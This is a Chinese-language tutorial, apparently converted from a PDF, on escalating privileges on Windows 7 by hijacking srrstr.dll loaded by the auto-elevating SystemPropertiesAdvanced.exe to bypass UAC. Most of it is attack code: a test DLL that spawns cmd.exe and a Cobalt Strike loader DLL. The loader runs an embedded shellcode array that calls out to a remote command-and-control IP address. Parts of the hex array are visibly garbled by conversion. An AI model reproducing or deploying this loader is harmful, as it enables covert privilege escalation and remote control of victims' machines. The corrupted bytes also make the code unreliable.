# 基于白名单DLL劫持绕过UAC提权

### 提权原理

### DLL是什么

dll为动态链接库文件,又称"应用程序拓展",是软件文件类型。在Windows中许多应用程序并不是一个完整的可执行文件,它们被分割成一些相对独立的动态链接库文件,即dll文件,放置于系统中,个人理解类似于我们编程中引入的模块

### DLL提权原理

如果在进程尝试加载一个DLL时没有指定DLL的绝对路径,那么Windows会尝试去指定的目录下查找这个DLL;如果攻击者能够控制其中的某一个目录,并且放一个恶意的DLL文件到这个目录下,这个恶意的DLL便会被进程所加载,从而造成代码执行。这就是所谓的DLL劫持


#### DLL的记载顺序如下

- 1、应用程序加载的目录
- 2、C:\Windows\System32
- 3、C:\Windows\System
- 4、C:\Windows
- 5.加载 DLL 时所在的当前目录
- 6. PATH环境变量中列出的目录

# Know Dlls注册表项、


从windows7之后,微软为了更进一步的防御系统的dll劫持,将一些容易被劫持的系统dll写进了一个注册表项中,那么凡是在此项目下的dll文件就会被禁止从exe自身所在目录下调用,而只能从系统目录即system32目录下调用

HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs



# 提权环境

当前采用win7系统,找到一个白名单的程序 SystemPropertiesAdvanced.exe 位置在 C:\windows\Syswow64\SystemPropertiesAdvanced.exe 目录下,打开如下是windows的属性设置,通过进程监控找到加载的DLL文件进行劫持就可以提权




先将操作在本地执行,使用procmon进行监控,过滤DLL和 NAME NOT FOUND ,寻找可以替换的DLL 文件,注意文件的权限是否可以在目录写入,可以看到在C盘的tools目录的jdk文件中有一个srrstr.dll被 调用,但是没有加载,我们生成恶意的DLL文件看看是否可以被劫持

### 打开C语言编辑器生成DLL文件,进行弹出CMD窗口,或者打开计算器进行测试CPP文件内容如下

```
/* Replace "dll.h" with the name of your header */
#include "dll.h"
#include <windows.h>
#include <stdlib.h>
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
    switch(fdwReason)
    {
        case DLL_PROCESS_ATTACH:
        {
            system("cmd.exe");
        }
        case DLL_PROCESS_DETACH:
        {
            break;
        case DLL_THREAD_ATTACH:
        {
            break;
        case DLL_THREAD_DETACH:
            break;
        }
    }
    /* Return TRUE on success, FALSE on failure */
    return TRUE;
}
```

生成DLL文件并且,传到 C:\tools\jdk-11.0.11\bin\srrstr.dll 目录下,看看是否能劫持,并且绕讨UAC



# 提权步骤

知道了提权的原理接下来我们利用CS上线进行劫持DLL提权绕过UAC认证,首先上线CS


```
external internal listener user computer note process pid a... | L. - 175.9.143.249 192.168.41.213 wanli wanli WIN7 1.exe 3... x... 4. | Habitation | Habitation
```

生成shellcode,并且加载到DLL文件中,上传到目标系统中加载的代码如下

```
/* Replace "dll.h" with the name of your header */
#include "dll.h"
#include <windows.h>
#include <stdlib.h>
HANDLE hThread = NULL;
typedef void(__stdcall* JMP_SHELLCODE)();
unsigned char shellcode[800] = {
```

```
0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,
 0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf0,0x52,0x57,
0x8b, 0x52, 0x10, 0x8b, 0x42, 0x3c, 0x01, 0xd0, 0x8b, 0x40, 0x78, 0x85, 0xc0, 0x74, 0x4a, 0x01,
0xd0,0x50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,
0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
0 \times 0 = 0 \times 
0x5b,0x5b,0x5b,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,
0xff,0xd5,0x31,0xff,0x57,0x57,0x57,0x57,0x57,0x57,0x68,0x3a,0x56,0x79,0xa7,0xff,0xd5,
0xe9,0x84,0x00,0x00,0x00,0x5b,0x31,0xc9,0x51,0x51,0x6a,0x03,0x51,0x51,0x68,0xb8,
0x22,0x00,0x00,0x53,0x50,0x68,0x57,0x89,0x9f,0xc6,0xff,0xd5,0xeb,0x70,0x5b,0x31,
0xd2,0x52,0x68,0x00,0x02,0x40,0x84,0x52,0x52,0x52,0x53,0x52,0x50,0x68,0xeb,0x55,
0x2e,0x3b,0xff,0xd5,0x89,0xc6,0x83,0xc3,0x50,0x31,0xff,0x57,0x57,0x6a,0xff,0x53,
0x56,0x68,0x2d,0x06,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x0f,0x84,0xc3,0x01,0x00,0x00,
0x31,0xff,0x85,0xf6,0x74,0x04,0x89,0xf9,0xeb,0x09,0x68,0xaa,0xc5,0xe2,0x5d,0xff,
0xd5,0x89,0xc1,0x68,0x45,0x21,0x5e,0x31,0xff,0xd5,0x31,0xff,0x57,0x6a,0x07,0x51,
0x56,0x50,0x68,0xb7,0x57,0xe0,0x0b,0xff,0xd5,0xbf,0x00,0x2f,0x00,0x00,0x39,0xc7,
0x74,0xb7,0x31,0xff,0xe9,0x91,0x01,0x00,0x00,0xe9,0xc9,0xc1,0x00,0x00,0xe8,0x8b,
0xff,0xff,0xff,0x2f,0x4e,0x55,0x6c,0x4d,0x00,0x35,0x4f,0x21,0x50,0x25,0x40,0x41,
0x50,0x5b,0x34,0x5c,0x50,0x5a,0x58,0x35,0x34,0x28,0x50,0x5e,0x29,0x37,0x43,0x43,
0 \times 29, 0 \times 37, 0 \times 7d, 0 \times 24, 0 \times 45, 0 \times 49, 0 \times 43, 0 \times 41, 0 \times 52, 0 \times 2d, 0 \times 53, 0 \times 54, 0 \times 41, 0 \times 4e, 0 \times 44, 0 \times 41, 0 \times 54, 0 \times 
0x54,0x2d,0x46,0x49,0x4c,0x45,0x21,0x24,0x48,0x2b,0x48,0x2a,0x00,0x35,0x4f,0x21,
0x50,0x25,0x00,0x55,0x73,0x65,0x72,0x2d,0x41,0x67,0x65,0x6e,0x74,0x3a,0x20,0x4d,
0x6f, 0x7a, 0x6g, 0x6c, 0x6c, 0x61, 0x2f, 0x34, 0x2e, 0x30, 0x20, 0x28, 0x63, 0x6f, 0x6d, 0x70,
0x61,0x74,0x69,0x62,0x6c,0x65,0x3b,0x20,0x4d,0x53,0x49,0x45,0x20,0x37,0x2e,0x30,
0x3b, 0x20, 0x57, 0x69, 0x6e, 0x64, 0x6f, 0x77, 0x73, 0x20, 0x4e, 0x54, 0x20, 0x35, 0x2e, 0x31,
0x3b, 0x20, 0x2e, 0x4e, 0x45, 0x54, 0x20, 0x43, 0x4c, 0x52, 0x20, 0x32, 0x2e, 0x30, 0x2e, 0x35, 0x4e, 0x4e
0x30,0x37,0x32,0x37,0x3b,0x20,0x49,0x6e,0x66,0x6f,0x50,0x61,0x74,0x68,0x2e,0x32,
0x29,0x0d,0x0a,0x00,0x35,0x4f,0x21,0x50,0x25,0x40,0x41,0x50,0x5b,0x34,0x5c,0x50,
0x5a, 0x58, 0x35, 0x34, 0x28, 0x50, 0x5e, 0x29, 0x37, 0x43, 0x29, 0x37, 0x7d, 0x24, 0x45,
0x49,0x43,0x41,0x52,0x2d,0x53,0x54,0x41,0x4e,0x44,0x41,0x52,0x44,0x2d,0x41,0x4e,
0x54,0x49,0x56,0x49,0x52,0x55,0x53,0x2d,0x54,0x45,0x53,0x54,0x2d,0x46,0x49,0x4c,
0x45,0x21,0x24,0x48,0x2b,0x48,0x2a,0x00,0x35,0x4f,0x21,0x50,0x25,0x40,0x41,0x50,
0x5b,0x34,0x5c,0x50,0x5a,0x58,0x35,0x34,0x28,0x50,0x5e,0x29,0x37,0x43,0x43,0x29,
0x37,0x7d,0x24,0x45,0x49,0x43,0x41,0x52,0x2d,0x53,0x54,0x41,0x4e,0x44,0x41,0x52,
0 \times 44, 0 \times 2d, 0 \times 41, 0 \times 4e, 0 \times 54, 0 \times 49, 0 \times 56, 0 \times 49, 0 \times 52, 0 \times 55, 0 \times 53, 0 \times 2d, 0 \times 54, 0 \times 45, 0 \times 53, 0 \times 54, 0 \times 49, 0 \times 54, 0 \times 
0 \times 2 d, 0 \times 4 6, 0 \times 4 9, 0 \times 4 c, 0 \times 4 5, 0 \times 2 1, 0 \times 2 4, 0 \times 4 8, 0 \times 2 b, 0 \times 4 8, 0 \times 2 a, 0 \times 0 0, 0 \times 3 5, 0 \times 4 f, 0 \times 2 1, 0 \times 5 0, 0 \times 4 6, 0 \times 2 1, 0
0x25,0x40,0x41,0x50,0x5b,0x34,0x5c,0x50,0x5a,0x58,0x35,0x34,0x28,0x50,0x5e,0x29,
0x37,0x43,0x43,0x29,0x37,0x7d,0x24,0x45,0x49,0x43,0x41,0x52,0x2d,0x53,0x54,0x41,
0x4e, 0x44, 0x41, 0x52, 0x44, 0x2d, 0x41, 0x4e, 0x54, 0x49, 0x56, 0x49, 0x52, 0x55, 0x53, 0x2d, 0x4e, 0x4e, 0x5e, 0x5e
0x54,0x45,0x53,0x54,0x2d,0x46,0x49,0x4c,0x45,0x21,0x24,0x48,0x2b,0x48,0x2a,0x00,
0x35,0x4f,0x00,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x6a,0x40,0x68,0x00,0x10,0x00,
0x00,0x68,0x00,0x00,0x40,0x00,0x57,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0xb9,
0x00,0x00,0x00,0x00,0x01,0xd9,0x51,0x53,0x89,0xe7,0x57,0x68,0x00,0x20,0x00,0x00,
0x53,0x56,0x68,0x12,0x96,0x89,0xe2,0xff,0xd5,0x85,0xc0,0x74,0xc6,0x8b,0x07,0x01,
0xc3,0x85,0xc0,0x75,0xe5,0x58,0xc3,0xe8,0xa9,0xfd,0xff,0xff,0x31,0x31,0x38,0x2e,
0 \times 31, 0 \times 37, 0 \times 38, 0 \times 2e, 0 \times 31, 0 \times 33, 0 \times 34, 0 \times 2e, 0 \times 32, 0 \times 32, 0 \times 36, 0 \times 00, 0 \times 
};
DWORD WINAPI jmp_shellcode(LPVOID pPara)
                       LPVOID lpBase = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT,
 PAGE_EXECUTE_READWRITE);
                       memcpy(lpBase, shellcode, sizeof(shellcode));
                       JMP_SHELLCODE jmp_shellcode = (JMP_SHELLCODE)lpBase;
                       jmp_shellcode();
```

```
return 0;
}
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
    switch(fdwReason)
    {
        case DLL_PROCESS_ATTACH:
        {
            hThread = CreateThread(NULL, 0, jmp_shellcode, 0, 0, 0);
        }
        case DLL_PROCESS_DETACH:
        {
            break;
        case DLL_THREAD_ATTACH:
            break;
        }
        case DLL_THREAD_DETACH:
            break;
        }
    }
    /* Return TRUE on success, FALSE on failure */
    return TRUE;
}
```



接下来运行白名单程序,可以看待提权成功,绕过了UAC认证

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